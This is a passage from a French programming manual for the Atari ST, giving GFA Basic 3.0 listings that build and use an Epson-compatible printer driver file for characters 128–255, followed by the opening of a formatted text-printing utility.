Munissez-vous d'un moniteur couleur. Sélectionnez le mode **Moyenne résolution** sur ce moniteur. Lancez le programme CREFIC.PRG. L'écran s'efface et vous voyez apparaître séquentiellement tous les caractères de codes ASCII compris entre 128 et 255 en haut et à gauche de l'écran. Ces caractères sont décomposés en données graphiques et stockés dans le fichier DRI qui aura l'allure suivante après exécution du programme :

▶

```
128
128,16,1B,4C,0C,00,00,00,00,38,7D,45,47,6C,28,00,00,00
129,16,1B,4C,0C,00,00,00,00,9C,9E,2,2,9E,9E,00,00,00
130,16,1B,4C,0C,00,00,00,00,C,1E,5A,DA,9A,8,00,00,00
131,16,1B,4C,0C,00,00,00,00,44,56,96,96,5E,4E,00,00,00
132,16,1B,4C,0C,00,00,00,00,84,AE,2A,2A,BE,9E,00,00,00
133,16,1B,4C,0C,00,00,00,00,4,96,D6,56,1E,E,00,00,00
134,16,1B,4C,0C,00,00,00,00,4,16,D6,D6,1E,E,00,00,00
135,16,1B,4C,0C,00,00,00,00,18,3C,25,27,24,00,00,00,00
136,16,1B,4C,0C,00,00,00,00,4C,5E,9A,9A,5A,48,00,00,00
137,16,1B,4C,0C,00,00,00,00,9C,BE,2A,2A,BA,98,00,00,00
138,16,1B,4C,0C,00,00,00,00,C,9E,DA,5A,1A,8,00,00,00
139,16,1B,4C,0C,00,00,00,00,80,92,1E,1E,82,80,00,00,00
140,16,1B,4C,0C,00,00,00,00,40,52,9E,9E,42,40,00,00,00
141,16,1B,4C,0C,00,00,00,00,80,D2,5E,1E,2,00,00,00,00
142,16,1B,4C,0C,00,00,00,00,8E,9E,34,34,9E,8E,00,00,00
143,16,1B,4C,0C,00,00,00,00,E,1E,B4,B4,1E,E,00,00,00
144,16,1B,4C,0C,00,00,00,00,3E,3E,6A,EA,AA,22,00,00,00
145,16,1B,4C,0C,00,00,00,4,2E,2A,3E,3E,2A,3A,1B,00,00
146,16,1B,4C,0C,00,00,00,3E,7E,C8,FE,FE,92,92,82,00,00
147,16,1B,4C,0C,00,00,00,00,4C,5E,92,92,5E,4C,00,00,00
148,16,1B,4C,0C,00,00,00,00,8C,9E,12,12,9E,8C,00,00,00
149,16,1B,4C,0C,00,00,00,00,C,9E,D2,52,1E,C,00,00,00
150,16,1B,4C,0C,00,00,00,00,5C,5E,82,82,5E,5E,00,00,00
151,16,1B,4C,0C,00,00,00,00,1C,9E,C2,42,1E,1E,00,00,00
152,16,1B,4C,0C,00,00,00,00,B9,BD,5,5,BF,BE,00,00,00
153,16,1B,4C,0C,00,00,00,00,9C,BE,22,22,BE,9C,00,00,00
154,16,1B,4C,0C,00,00,00,00,BC,BE,2,2,BE,BE,00,00,00
155,16,1B,4C,0C,00,00,00,00,18,3C,E7,E7,24,00,00,00,00
156,16,1B,4C,0C,00,00,00,00,12,7E,FE,D2,92,42,00,00,00
157,16,1B,4C,0C,00,00,00,00,C0,E8,3E,3E,E8,C0,00,00,00
158,16,1B,4C,0C,00,00,00,00,7F,7F,D2,92,FE,6C,00,00,00
159,16,1B,4C,0C,00,00,00,00,22,7E,FC,A0,A0,80,00,00,00
160,16,1B,4C,0C,00,00,00,00,4,16,56,D6,9E,E,00,00,00
161,16,1B,4C,0C,00,00,00,00,00,12,5E,DE,82,00,00,00,00
162,16,1B,4C,0C,00,00,00,00,C,1E,52,D2,9E,C,00,00,00
163,16,1B,4C,0C,00,00,00,00,1C,1E,42,C2,9E,1E,00,00,00
164,16,1B,4C,0C,00,00,00,00,5E,9E,D0,50,9E,E,00,00,00
165,16,1B,4C,0C,00,00,00,00,5E,9E,C8,44,9E,1E,00,00,00
166,16,1B,4C,0C,00,00,00,00,8,5D,55,57,7D,3C,00,00,00
167,16,1B,4C,0C,00,00,00,00,38,7D,45,45,7D,38,00,00,00
168,16,1B,4C,0C,00,00,00,00,6,F,59,51,3,2,00,00,00
169,16,1B,4C,0C,00,00,00,00,00,1E,1E,10,10,10,00,00,00
170,16,1B,4C,0C,00,00,00,00,10,10,10,1E,1E,00,00,00,00
171,16,1B,4C,0C,00,00,00,E6,EC,18,30,69,D3,9F,D,00,00
172,16,1B,4C,0C,00,00,00,E6,EC,18,36,6A,DF,9F,2,00,00
173,16,1B,4C,0C,00,00,00,00,00,00,5F,5F,00,00,00,00,00
```

(suite)


```
174,16,1B,4C,0C,00,00,00,10,38,6C,D6,BA,6C,C6,72,00,00
175,16,1B,4C,0C,00,00,00,82,C6,6C,9A,D6,6C,38,10,00,00
176,16,1B,4C,0C,00,00,00,00,44,96,D6,56,9E,E,00,00,00
177,16,1B,4C,0C,00,00,00,00,4C,9E,D2,52,9E,C,00,00,00
178,16,1B,4C,0C,00,00,00,00,3D,7E,4A,52,7E,BC,00,00,00
179,16,1B,4C,0C,00,00,00,00,1D,3E,2A,32,3E,5C,00,00,00
180,16,1B,4C,0C,00,00,00,1C,3E,22,3E,3E,2A,3A,18,00,00
181,16,1B,4C,0C,00,00,00,7C,FE,82,FE,FE,92,92,82,00,00
182,16,1B,4C,0C,00,00,00,00,7,8F,DA,5A,F,7,00,00,00
183,16,1B,4C,0C,00,00,00,00,47,8F,DA,5A,8F,7,00,00,00
184,16,1B,4C,0C,00,00,00,00,5E,BF,E1,61,BF,1E,00,00,00
185,16,1B,4C,0C,00,00,00,00,80,80,00,00,80,80,00,00,00
186,16,1B,4C,0C,00,00,00,00,00,20,60,C0,80,00,00,00,00
187,16,1B,4C,0C,00,00,00,00,00,20,7C,20,00,00,00,00,00
188,16,1B,4C,0C,00,00,00,70,F8,88,88,FF,00,FF,00,00,00
189,16,1B,4C,0C,00,00,00,7E,C3,BD,BD,A5,A5,C3,7E,00,00
190,16,1B,4C,0C,00,00,00,7E,C3,BD,A9,AD,B5,C3,7E,00,00
191,16,1B,4C,0C,00,00,00,80,F8,80,F8,60,30,60,F8,00,00
192,16,1B,4C,0C,00,00,00,24,BC,BD,5,1,BF,BE,00,00,00
193,16,1B,4C,0C,00,00,00,84,FC,FC,85,1,FF,FE,00,00,00
194,16,1B,4C,0C,00,00,00,00,6C,7C,30,18,7C,6C,00,00,00
195,16,1B,4C,0C,00,00,00,00,44,44,44,7C,7C,4,00,00,00
196,16,1B,4C,0C,00,00,00,00,00,4,4C,58,7C,7C,00,00,00
197,16,1B,4C,0C,00,00,00,00,40,40,40,7C,7C,40,00,00,00
198,16,1B,4C,0C,00,00,00,00,5C,5C,40,40,7C,3C,00,00,00
199,16,1B,4C,0C,00,00,00,00,00,00,40,7C,7C,00,00,00,00
200,16,1B,4C,0C,00,00,00,00,00,00,40,60,7C,5C,00,00,00
201,16,1B,4C,0C,00,00,00,00,00,40,7C,7C,40,7C,7C,00,00,00
202,16,1B,4C,0C,00,00,00,00,FC,FC,4,44,7C,7C,00,00,00
203,16,1B,4C,0C,00,00,00,00,00,00,40,40,70,70,00,00,00,00
204,16,1B,4C,0C,00,00,00,00,00,00,44,44,44,7C,7C,00,00,00
205,16,1B,4C,0C,00,00,00,00,00,C0,C0,40,44,7C,7C,00,00,00
206,16,1B,4C,0C,00,00,00,00,00,5C,7C,20,64,7C,3C,00,00,00
207,16,1B,4C,0C,00,00,00,00,00,00,4,44,7C,7C,00,00,00,00
208,16,1B,4C,0C,00,00,00,00,00,00,78,7C,44,7C,78,00,00,00
209,16,1B,4C,0C,00,00,00,00,00,4,7C,7C,4,7C,7C,00,00,00
210,16,1B,4C,0C,00,00,00,00,00,74,74,54,44,7C,7C,00,00,00
211,16,1B,4C,0C,00,00,00,00,00,64,74,14,1C,7C,6C,00,00,00
212,16,1B,4C,0C,00,00,00,00,00,00,5E,5E,40,7C,78,00,00,00
213,16,1B,4C,0C,00,00,00,00,00,40,40,40,7C,3C,00,00,00,00
214,16,1B,4C,0C,00,00,00,00,7C,7C,4,7C,4,7C,7C,00,00,00
215,16,1B,4C,0C,00,00,00,00,4,7C,7C,40,7C,7C,00,00,00,00
216,16,1B,4C,0C,00,00,00,00,00,00,00,40,7E,7E,00,00,00,00
```

(suite)

```
217,16,1B,4C,0C,00,00,00,00,00,40,40,40,7E,7E,00,00,00
218,16,1B,4C,0C,00,00,00,42,7C,7C,44,44,7C,7C,00,00,00
219,16,1B,4C,0C,00,00,00,00,70,70,50,40,7E,7E,00,00,00
220,16,1B,4C,0C,00,00,00,00,00,60,70,1E,7E,60,00,00,00
221,16,1B,4C,0C,00,00,00,2,1B,3D,67,E6,BC,D8,40,00,00
222,16,1B,4C,0C,00,00,00,C,18,30,60,30,18,C,00,00,00
223,16,1B,4C,0C,00,00,00,78,CC,CC,70,38,CC,CC,78,00,00
224,16,1B,4C,0C,00,00,00,1C,3E,22,36,1C,36,22,00,00,00
225,16,1B,4C,0C,00,00,00,00,3F,7F,D2,92,FE,6C,00,00,00
226,16,1B,4C,0C,00,00,00,41,7F,7F,41,41,60,70,00,00,00
227,16,1B,4C,0C,00,00,00,20,3F,3E,20,3F,3E,20,00,00,00
228,16,1B,4C,0C,00,00,00,82,C6,EE,BA,92,C6,C6,00,00,00
229,16,1B,4C,0C,00,00,00,00,1C,3E,62,7E,5C,40,00,00,00
230,16,1B,4C,0C,00,00,00,1,3F,3E,2,3E,3E,2,2,00,00
231,16,1B,4C,0C,00,00,00,00,20,20,3F,3E,20,20,00,00,00
232,16,1B,4C,0C,00,00,00,00,18,BD,E7,E7,BD,18,00,00,00
233,16,1B,4C,0C,00,00,00,00,3C,7E,52,52,7E,3C,00,00,00
234,16,1B,4C,0C,00,00,00,00,3A,7E,40,40,7E,3C,00,00,00
235,16,1B,4C,0C,00,00,00,1C,3E,66,F2,BE,DC,40,00,00,00
236,16,1B,4C,0C,00,00,00,00,19,27,7E,E4,98,00,00,00,00
237,16,1B,4C,0C,00,00,00,1C,3E,22,7F,22,3E,1C,00,00,00
238,16,1B,4C,0C,00,00,00,00,7C,FE,D6,92,92,92,00,00,00
239,16,1B,4C,0C,00,00,00,00,7E,FE,80,80,FE,7E,00,00,00
240,16,1B,4C,0C,00,00,00,00,54,54,54,54,54,54,00,00,00
241,16,1B,4C,0C,00,00,00,00,22,22,FA,FA,22,22,00,00,00
242,16,1B,4C,0C,00,00,00,00,2,8A,DA,72,22,2,00,00,00
243,16,1B,4C,0C,00,00,00,00,2,22,72,DA,8A,2,00,00,00
244,16,1B,4C,0C,00,00,00,00,00,00,3F,7F,40,70,30,00,00
245,16,1B,4C,0C,00,00,00,C,E,2,FE,FC,00,00,00,00,00
246,16,1B,4C,0C,00,00,00,00,10,10,D6,D6,10,10,00,00,00
247,16,1B,4C,0C,00,00,00,00,24,48,48,24,24,48,00,00,00
248,16,1B,4C,0C,00,00,00,00,40,E0,A0,E0,40,00,00,00,00
249,16,1B,4C,0C,00,00,00,00,40,E0,E0,E0,40,00,00,00,00
250,16,1B,4C,0C,00,00,00,00,00,00,C,C,00,00,00,00,00
251,16,1B,4C,0C,00,00,00,8,C,6,1E,38,20,20,20,00,00
252,16,1B,4C,0C,00,00,00,00,7E,F8,80,F8,78,00,00,00,00
253,16,1B,4C,0C,00,00,00,00,48,D8,88,E8,48,00,00,00,00
254,16,1B,4C,0C,00,00,00,00,88,A8,A8,F8,50,00,00,00,00
255,16,1B,4C,0C,00,00,00,40,40,40,40,40,40,40,00,00,00
```

• *Le programme en détail*

Le programme est écrit en GFA Basic 3.0. Sa logique de fonctionnement apparaît dans l'ordinogramme suivant :





En voici le détail :

Après l'ouverture du fichier DRI en écriture :

```
OPEN "o",#1,"dri"
```

le nombre de caractères redéfinis est stocké en début de fichier :

```
PRINT #1,128
```

Les caractères dont le code ASCII est compris entre 128 et 255 sont ensuite affichés en haut et à gauche de l'écran :

```
FOR i=128 TO 255
  LOCATE 1,1
  PRINT CHR$(i) !Affichage d'un des caractères à stocker dans DRI
```

L'en-tête du caractère affiché est ensuite stocké dans le fichier DRI :

```
  PRINT #1,i;",16,1B,4C,0C,00,00,00,";
```

Dans cet en tête, nous trouvons :

— le code ASCII du caractère,
— le nombre de données graphiques,
— un code ESCAPE en accord avec les imprimantes compatibles EPSON (dans notre cas DMP 2000 AMSTRAD) qui permet d'envoyer un caractère graphique.

A cet en-tête font suite les données graphiques de redéfinition. Ces données sont directement lues sur l'écran à l'aide de l'instruction POINT qui balaye le rectangle de 8 Pixels sur 8 qui se trouve en haut et à gauche de l'écran :

```
FOR j=0 TO 7
  code=0
  '
  FOR k=0 TO 7 !Décomposition du caractère en éléments graphiques
    IF POINT(j,k)=1 THEN
      code=code+2^(7-k)
    ENDIF
  NEXT k
```

Les données ainsi extraites sont stockées dans le fichier DRI :

```
  IF code=0 THEN
    PRINT #1,"00,";
  ELSE
    PRINT #1,HEX$(code),",";
  ENDIF
NEXT j
PRINT #1,"00,00"
```

Lorsque les 128 caractères ont ainsi été décomposés et stockés dans DRI, la boucle principale se termine, le fichier DRI est fermé et le programme prend fin :

```
NEXT i
CLOSE #1
END
```

Le listing du programme apparaît ci-dessous :

```
' ------------------------------------------------------------------------
' Création du fichier driver pour une imprimante compatible EPSON
' pour les codes ASCII compris entre 128 et 255
' ------------------------------------------------------------------------

OPEN "o",#1,"dri"
PRINT #1,128
FOR i=128 TO 255
  LOCATE 1,1
  PRINT CHR$(i) !Affichage d'un des caractères à stocker dans DRI
  PRINT #1,i;",16,1B,4C,0C,00,00,00,";
  FOR j=0 TO 7
    code=0
    '
    FOR k=0 TO 7  !Décomposition du caractère en éléments graphiques
      IF POINT(j,k)=1 THEN
        code=code+2^(7-k)
      ENDIF
    NEXT k
    IF code=0 THEN
      PRINT #1,"00,";
    ELSE
      PRINT #1,HEX$(code);",";
    ENDIF
  NEXT j
  PRINT #1,"00,00"
NEXT i
CLOSE #1
END
```

### LE DRIVER D'IMPRESSION

Le driver d'impression présenté ici est bien plus universel que celui du programme précédent, car les données de redéfinition des caractères n'en font pas partie intégrante (ces données sont stockées dans un fichier texte).



## Comment utiliser le programme

Le programme FIGRA.COM est écrit en GFA Basic 3.0. Lancez le programme FIGRA.

Le message suivant apparaît sur l'écran :

**Entrez le nom du fichier texte à imprimer :**

Entrez le nom complet du fichier texte (éventuellement drive, chemin, nom et/ou extension).

Si le fichier spécifié ne peut être trouvé, un bip sonore est émis et la question est reposée.

Lorsque le nom entré est correct, le message suivant apparaît sur l'écran :

**Entrez le nom du driver :**

Entrez le nom complet du driver (éventuellement drive, chemin, nom et/ou extension).

Si le nom spécifié ne correspond à aucun fichier valide, un bip sonore est émis et la question est reposée.

Lorsque le nom entré est correct, le message suivant apparaît sur l'écran :

**Lecture du driver en cours...**

Cela signifie que les données du fichier driver sont en train d'être lues et mémorisées par le programme.

Quelques instants après, le message suivant apparaît sur l'écran :


**Impression en cours...**

et l'impression commence.

Le programme redonne le contrôle au bureau lorsque l'impression est terminée.

## Le programme en détail

Le programme est écrit en GFA Basic 3.0. Sa logique de fonctionnement apparaît dans l'ordinogramme suivant :





En voici le détail :

Les premières lignes contiennent le programme principal qui consiste en l'exécution séquentielle de deux procédures :

```
fichier !Lecture du nom du fichier source et du driver
impression !Transformation du fichier source et impression
```

La procédure fichier accomplit trois actions :

— acquisition du nom du fichier à imprimer ;

— acquisition du nom du driver à utiliser ;

— chargement du driver en mémoire.

Cette procédure débute par le dimensionnement d'un tableau dans lequel seront stockées les données graphiques issues du driver :

```
DIM t(128,18) !Tableau des codes du driver
```

Une instruction **ON ERROR GOSUB** permet ensuite de dérouter le programme vers une routine de traitement d'erreur. Cette routine est exécutée lorsque le nom du fichier à imprimer (ou le nom du driver) entré par l'utilisateur ne correspond à aucun fichier existant :

```
ON ERROR GOSUB inexistant
```

La lecture du nom du fichier source se fait à l'aide d'une boucle **REPEAT UNTIL** qui prend fin lorsque le nom entré correspond à un fichier existant :

```
REPEAT
  bis=0 !Variable de compte rendu
  CLS
  PRINT "Driver d'impression"
  PRINT "------ -------"
  PRINT
  INPUT "Entrez le nom du fichier texte à imprimer : ",nom$
  OPEN "I",#1,nom$
UNTIL bis=0
```

La lecture du nom du driver est fort similaire à la précédente. Elle s'effectue à l'aide d'une boucle **REPEAT UNTIL** qui prend fin lorsque le nom entré correspond à un fichier existant :

```
REPEAT
  bis=0 !Variable de compte rendu
  PRINT
  INPUT "Entrez le nom du driver : ",dri$
  open "I",#2,dri$
UNTIL bis=0
```

Lorsque le nom du fichier à imprimer et le nom du driver sont corrects, le contenu du driver est stocké en mémoire dans le tableau t.

Dans un premier temps, le nombre de caractères redéfinis dans le driver est lu à l'aide d'une instruction **INPUT #** :

```
INPUT #2,nombre !Nombre de caractères redéfinis
```

Cette donnée permet de réaliser la boucle de lecture grâce à une structure **FOR NEXT** :

```
FOR i=1 TO nombre
```

Comme nous l'avons dit précédemment, un fichier driver est composé de lignes dont la structure est la suivante :

```
Code ASCII, Nombre de données, Donnée 1, ..., Donnée N
```

Le code ASCII étant stocké sous forme chaîne, une petite manipulation est nécessaire pour le stocker dans le tableau **t** :

```
INPUT #2,a$ !code ASCII
t(i,1)=VAL(a$)
```

Une manipulation du même type permet de lire le nombre de données correspondant au caractère redéfini :

```
INPUT #2,a$ !Nombre de codes afférents
t(i,2)=VAL(a$)
```

Les données graphiques sont ensuite lues à l'aide d'une boucle **FOR NEXT** :

```
FOR j=1 TO t(i,2) !codes afférents
  INPUT #2,a$
  t(i,j+2)=VAL("&h"+a$)
NEXT j
```

La procédure d'impression :

— lit séquentiellement tous les caractères du fichier à imprimer ;

— compare le code ASCII de ces caractères aux codes ASCII stockés dans le tableau **t** ;

— remplace (si nécessaire) les caractères lus par les données graphiques de redéfinition qui lui correspondent.

Le décodage, puis l'impression sont réalisés à l'intérieur d'une boucle **REPEAT UNTIL** qui prend fin lorsque le fichier à imprimer à été entièrement décrit :

```
REPEAT !Boucle sur les lignes du fichier
```

La première action effectuée dans cette boucle consiste à lire une des lignes du fichier à imprimer :

```
LINE INPUT #1,l$
```

Tous les caractères de cette ligne sont ensuite comparés un à un à la liste des caractères redéfinis stockés dans le tableau t :

```
FOR i = 1 TO LEN(I$) !Boucle sur les caractères d'une ligne
  trouve = 0
  FOR j = 1 TO nombre !Recherche de la redéfinition du caractère
  courant
    IF ASC(MID$(I$,i,1)) = t(j,1) THEN
      trouve = j
    ENDIF
NEXT j
```

Dans le cas où le caractère courant est redéfini dans le tableau t, il est remplacé par une suite de caractères de redéfinition :

```
IF trouve <>0 THEN
  FOR k = 1 TO t(trouve,2) !Envoi des codes de remplacement
    I2$ = I2$ + CHR$(t(trouve,k + 2))
  NEXT k
```

Dans le cas contraire, il est laissé tel quel :

```
ELSE
  I2$ = I2$ + MID$(X$,i,1) !Caractère inchangé
ENDIF
```

Lorsque tous les caractères d'une ligne ont été analysés (et éventuellement remplacés), la ligne ainsi constituée est imprimée à l'aide d'une instruction LPRINT :

```
LPRINT 12$ !Impression d'une ligne transformée
```

La boucle prend fin lorsque toutes les lignes du fichier à imprimer ont été décrites :

```
UNTIL EOF(#1)
```

Le fichier à imprimer est fermé, et la procédure rend le contrôle au programme principal, ce qui a pour effet de terminer le programme :

```
  CLOSE #1
RETURN
```

La procédure inexistante est exécutée lorsqu'un des fichiers spécifiés par l'utilisateur (fichier à imprimer ou driver) est inexistant (procédure fichier).

Elle initialise une variable, de telle sorte que le nom du fichier soit redemandé :

```
bis = 1 !Initialisation de la variable de compte rendu
```

Elle affiche ensuite un message d'erreur :

```
PRINT
PRINT "Fichier inexistant"
PRINT
```

Elle envoie un son sur le générateur sonore de l'Atari :

```
SOUND 1,15,#284,20 !Emission d'un signal sonore
SOUND 1,0,0,0,0
```

Et enfin, elle demande à l'utilisateur d'appuyer sur une des touches du clavier :

```
PRINT "Appuyez sur une touche..."
KEYGET a
RESUME NEXT
```

Le listing du programme apparaît ci-dessous :

```
'
' ====================
' Driver d'impression
' ========== =======
'
fichier !Lecture du nom du fichier source et du driver
impression !Transformation du fichier source et impression
END
'
' ------------------------------------------------------------------
' Acquisition du nom du fichier source et du nom du driver
' ------------------------------------------------------------------
'
PROCEDURE fichier
  DIM t(128,18) !Tableau des codes du driver
  ON ERROR GOSUB inexistant
  '
  ' Lecture du nom du fichier source
  '
  REPEAT
    bis=0 !Variable de compte rendu
    CLS
    PRINT "Driver d'impression"
    PRINT "--------------------"
    PRINT
    INPUT "Entrez le nom du fichier texte à imprimer : ",nom$
    OPEN "I",#1,nom$
  UNTIL bis=0
  '
  ' Lecture du nom du driver
  '
  REPEAT
    bis=0 !Variable de compte rendu
    PRINT
    INPUT "Entrez le nom du driver : ",dri$
    OPEN "I",#2,dri$
  UNTIL bis=0
  '
  ' Lecture du driver
  '
  PRINT
  PRINT "Lecture du driver en cours ..."
  INPUT #2,nombre !Nombre de caractères redéfinis
  FOR i=1 TO nombre
    INPUT #2,a$ !code ASCII
    t(i,1)=VAL(a$)
    INPUT #2,a$ !Nombre de codes afférents
    t(i,2)=VAL(a$)
    FOR j=1 TO t(i,2) !codes afférents
      INPUT #2,a$
      t(i,j+2)=VAL("&h"+a$)
    NEXT j
  NEXT i
  CLOSE #2
```

(suite)

```
RETURN
'
' ------------------------------------------
' Transformation du fichier source
' ------------------------------------------
'
PROCEDURE impression
  PRINT
  PRINT "Impression en cours ..."
  REPEAT !Boucle sur les lignes du fichier
    LINE INPUT #1,l$
    l2$="" !Initialisation de la chaine résultante
    FOR i=1 TO LEN(l$) !Boucle sur les caractères d'une ligne
      trouve=0
      FOR j=1 TO nombre !Recherche de la redéfinition du caractère
courant
        IF ASC(MID$(l$,i,1))=t(j,1) THEN
          trouve=j
        ENDIF
      NEXT j
      IF trouve<>0 THEN
        FOR k=1 TO t(trouve,2) !Envoi des codes de remplacement
          l2$=l2$+CHR$(t(trouve,k+2))
        NEXT k
      ELSE
        l2$=l2$+MID$(l$,i,1) !Caractère inchangé
      ENDIF
    NEXT i
    LPRINT l2$ !Impression d'une ligne transformée
  UNTIL EOF(#1)
  CLOSE #1
RETURN
'
' ------------------------------------------------------------------
' Procédure exécutée lorsque le fichier à imprimer n'est pas trouvé
' ------------------------------------------------------------------
'
PROCEDURE inexistant
  bis=1 !Initialisation de la variable de compte rendu
  PRINT
  PRINT "Fichier inexistant."
  PRINT
  '
  SOUND 1,15,#284,20 ! Emission d'un signal sonore
  SOUND 1,0,0,0,0
  '
  PRINT "Appuyez sur une touche ..."
  KEYGET a
  RESUME NEXT
RETURN
```

# 9/2.10

# Impression formatée d'un fichier texte

Ce programme utilitaire très simple vous rendra certainement service. Il permet d'imprimer en continu un fichier texte en le formatant. Les paramètres du formatage sont les suivants :

— nombre de lignes par feuille de papier ;

— nombre de lignes imprimées par feuille ;

— nombre de caractères par ligne.

### COMMENT UTILISER LE PROGRAMME

Lancez le programme. Répondez aux questions posées comme suit :

### Première question

Nom du fichier ASCII à imprimer :

Entrez le nom complet du fichier à imprimer. Par exemple :

B:\UTIL\MONFICH.TXT

### Deuxième question

Nombre de lignes par feuille de papier :

Entrez le nombre total de lignes par feuille. Par exemple 66 pour un papier A4, 11'' et une impression classique.

### Troisième question

Nombre de lignes imprimées par feuille :

Entrez le nombre de lignes que vous voulez voir imprimées par feuille. Par exemple 54 ou 56 pour un papier A4, 11'' et une impression classique.

### Quatrième question

Nombre de caractères par ligne :

Entrez le nombre de caractères maximal par ligne imprimée. Cela vous permettra par exemple d'imprimer un listing sur plusieurs colonnes d'une même feuille.

